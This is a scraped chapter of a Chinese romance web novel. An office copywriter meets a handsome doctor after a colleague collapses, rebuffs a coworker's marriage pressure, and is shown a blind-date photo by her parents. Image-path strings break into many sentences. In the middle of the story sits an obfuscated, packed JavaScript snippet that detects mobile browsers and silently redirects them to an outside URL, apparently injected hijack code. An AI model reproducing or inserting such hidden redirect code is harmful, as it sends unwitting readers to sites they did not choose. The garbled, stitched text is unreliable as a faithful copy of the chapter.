2. 是你躲不过02

作品:《是你躲不过

    上京医科大学附属第一医院的抢救室外,姜抒晨和几个人力资源部的女领导坐在塑料椅子上等着结果。


    走廊上的人来来往往,护士们都步履匆匆,走路带着小跑,看得姜抒晨又紧张了起来。


    不知过了多久,抢救室门楣上的灯牌才熄灭。


    抢救室的门缓缓开启,从里面走出一道白色的身影。


    姜抒晨赶忙站起身走上前去,目光盈盈地看向走出来的男人。


    他摘了口罩,如释重负地一笑:“病人没什么大事,因为哭得太厉害所以缺氧了才晕倒的。”


    一瞬间,姜抒晨感觉自己也有点儿缺氧,呼吸困难。


    她猜得出男人生了副百里挑一的好皮囊,可没想到他竟好看到如此地步。


    冷白的灯光将他的轮廓照得愈发立体,面容清冷俊朗,最撩人的是他笑起来时浅浅的梨涡,仿佛能把人的魂勾进去。


    意识到自己盯着他的脸看了好几秒,姜抒晨慌忙移开视线,问:“她头上的伤……也没事吗?”


    男人重新戴上口罩,道:“没有大碍,养一养就好了。”


    “那,小姜,你们几个先回去,我在这儿守着她。”女领导里最年长的那个开口说。


    姜抒晨还没来得及多看那个男人一眼,就被前辈拉走了。


    “唉,周晚吟真是个可怜人儿啊。”拉着姜抒晨的女人忍不住感叹道。


    姜抒晨疑惑地凝眉。


    走在另一边的同事连声应和,“是啊是啊,我进公司这么多年,第一次见她哭。”


    “可以问一下她怎么了吗?”姜抒晨的声音细如蚊呐。


    “你还不知道吗?”女人惊讶地说,“周晚吟的项目被砍了,今早才通知的,听说要走一大批人呢!”


    姜抒晨的眉头拧得更紧了。


    “这年头游戏不好做,公司赚不了快钱就直接砍项目。”


    “也怪周晚吟特立独行,非要做个什么3A大作,前期投入太久了。制作周期这么长,公司哪里能等啊。”


    “本来游戏的生存空间就很小,一堆家长盯着游戏举报,看看游戏公司去年倒闭多少家了。”


    “唉,周晚吟的项目都能被砍,下一个不知道是谁。”


    姜抒晨在边上听着,眼眶莫名地发了热。


    她一言不发地跟着她们坐进了回公司的计程车里,不由自主地攥紧了裙子。柔软的提花布料在她的手心皱成一团。


    混乱的脑海中,不合时宜地闪过了急救室外,男人那张年轻又俊朗的脸。


    那双羽睫下深不见底的眼眸,目光好像意味深长,耐人寻味。


    ***早上的意外打乱了她一整天的节奏,姜抒晨午休时间都在工作。她一手拿着有些干硬的便利店三明治,一手在键盘上飞速移动,调整着文案的措辞。


    旁边的同事围在一起吃饭,商讨着国庆要不要一起去环球乐园团建。


    姜抒晨一心想追上进度,对她们的有说有笑置之度外。


    看见姜抒晨一直在改文案,组长试着拉她加入对话。“小姜,你入职四个多月了,都没和我们一起出去玩过。”组长把椅子滑到她边上,说道。姜抒晨转过来,客气地回应:“我比较宅来着。”


    “难怪小姜都本科毕业了还没男朋友。”同组一个穿着Prada的大波浪说,“原来是太宅了。”


    另一个人附和她:“是啊,我们苏姐二十二岁都谈婚论嫁了。”


    苏晓婷娇嗔:“讨厌啦,还不是我老公追我追得太紧。”


    姜抒晨低头吃着硬韧难嚼的三明治,不是很想插话。她向来对别人的生活不感兴趣,也很讨厌别人插手自己的生活。


    “你别凡尔赛啊苏姐。我们可羡慕你了,这才二十六岁就住得上豪宅,上班也只是为了找点事儿干。”


    组长:“小刘说得对,小苏你命真好。”


    苏晓婷被这么一夸,很是受用,愈发飘飘然,连坐姿都端正了起来。


    她以一副过来人的姿态说道:“要我说,还是找个靠谱的人早点结婚比较实在。女人啊,太苦太累就会变成黄脸婆的。”


    说完,她把目光转向姜抒晨,热情地邀约:“国庆和我们一起去环球乐园吧?我让我老公帮我们抢快速通行证。小姜你偶尔也走动走动,不然怎么认识新的人呀?”


    姜抒晨委婉地推辞道:“我不是很在意这个,没关系的。谢谢苏老师关心了。”


    “你都二十二了,过了二十五女人可就不值钱了。”苏晓婷化着浓妆的脸上浮现出真假难辨的关心,“别看你是名校毕业,那会儿照样没人要。”


    姜抒晨强颜欢笑:“单着也没事,顺其自然吧。”苏晓婷见姜抒晨不顺着她的话说,脸色变得很是难看:“小姜,你们学校理工科很有名,理论上来说男生应该很多吧?怎么你大学四年,都没谈出个能结婚的对象?”


    抓着三明治的手一紧,蛋黄酱被挤了出来,脏了一手。


    姜抒晨想回身抽纸,苏晓婷眼疾手快地拿过自己的包,从里面抽了几张纸给姜抒晨。


    眼尖的同事一眼就认出这是LV的新款,纷纷赞不绝口,艳羡不已。


    苏晓婷甩了甩头发,瞥了姜抒晨一眼,道:“这是我老公刚给我买的。说实话,我一个人还真未必舍得。”


    刘知瑶按着胸口:“酸了酸了,你就是人生赢家!”


    姜抒晨跟着笑了两声,虽然能看透苏晓婷的用意,可她本就不在意这些,根本夸不出口。


    “诶,小姜,”苏晓婷滑着椅子靠近她,“你还没回答我呢。”“苏老师,”姜抒晨不卑不亢地说道,“我觉得我不是那种离了男人活不了的人。我大学都忙着写稿赚钱了。”


    言毕,她回到了桌前。


    苏晓婷吃了瘪,原本就铁青的脸色彻底黑了下来,“我说,姜抒晨,你是不是觉得你特别牛逼,和我们不一样?”


    姜抒晨正在敲键盘的手停了下来。


    她转头面带微笑,说:“我不觉得我特别牛逼,但我们确实不一样。”


    话音未落,周围还在窃窃私语的同事都鸦雀无声。


    姜抒晨接着说道:“我们每个人都是独一无二的,不是吗?”


    组长虚惊一场,赶忙打圆场:“对啊对啊,小苏你也别太担心她了,现在的年轻人都比较喜欢晚婚晚育。”苏晓婷也意识到自己的失态,咳嗽了两声,道:“就这么定了,国庆一起去团建。有对象的也把对象带来。小姜,你别再拒绝了,不然就是不给我面子了啊。”


    要不是还得上班赚钱,姜抒晨真想把键盘扔她脸上。


    *


    第二天是周六,姜抒晨照例回了父母家。


    纳美总部位于经济开发区,离家足足三十公里,所以姜抒晨在公司附近租了房,只有周末才去看望父母。


    姜抒晨刚进门,正在看晨间新闻的姜父便把电视的音量调低,转过头来忧虑地说:“听说你们公司昨天去了救护车?”


    姜父在上京医科大学当教授,不少同学和学生在医院工作,这方面的消息十分灵通。


    “是的,有人晕倒了。”姜抒晨洗了手坐到桌边,喝了一口姜母刚端过来的桂花粥。


    “我听我们;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|chxs|n|xyz|14829869|158913||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''的交流群说是猝死。”姜父端起咖啡杯,话音有些沉重。


    姜抒晨更正他,“那是谣言。我还跟着去医院了,亲眼所见,不会错。”


    “那也差不多,反正你们公司压力大是众所周知。”姜母说道,“天天996,人是铁打的也会熬坏。”


    姜抒晨语调轻松道:“996的都是程序员。我们搞文字工作的没那么夸张。”


    “你要是听话进了体制内,每天朝九晚五活儿还少。”姜父适时地点评。


    “对啊。”姜母点头附和,“再说了,游戏公司能有什么前途,打游戏毁了多少人?”


    姜抒晨自知和他们辩论也没用,干脆来了个缓兵之计,乖巧道:“我会考虑换行业的。不过工作还没满一年就跳槽,简历不好看,先干着再说。”


    姜母笑了起来,眼尾浮现起无伤大雅的细纹:“你呀,花言巧语。”


    姜父不吃她这套:“你也别诓我们,你加班也不少。下班那么晚一个人多不安全,找个男朋友还能接你一下,我们也放心。”


    “爸,怎么又提找男朋友的事儿了?”姜抒晨失笑,“你们别瞎担心,最近挺……”


    昨天办公室家长里短还有公司裁人的糟心事儿涌上心头,姜抒晨一阵头痛,那句没说完的“最近挺好的”没了底气。


    她清了下嗓子,接上话头:“最近工作比较忙,没时间想别的。谈恋爱只会阻碍我搞钱。”


    姜父慢慢喝了口咖啡,缓声说:“我前两天和一个老同学聚了聚。就是自己开医药公司的那个段叔叔,他儿子叫段逸,26岁,也是单身,说是有合适的人让我撮合撮合。”虽然姜父姜母催得紧,可这还是姜父头一次介绍熟人,姜抒晨不好打断,便耐着性子听着。


    “这男孩子是我带过的研究生,一表人才,能说会道,实习的时候别提多讨喜了,各个科室抢着要。”姜父放下咖啡杯,拿起了手机,“你过来。”


    姜抒晨端着桂花粥走过去做做样子。姜父点开了相册,翻到了一张照片递给姜抒晨。


    “这是他的照片,多端正一小伙子。”


    姜抒晨腾出一只手接过手机敷衍地看了一眼。


    目光倏地凝滞住。


    这是一张白底的证件照,上面的男人穿着藏青色的西装,下颌线流畅利落,嘴角微微上扬,噙着浅浅的笑意,骄矜高贵,意气风发。


    “他?”


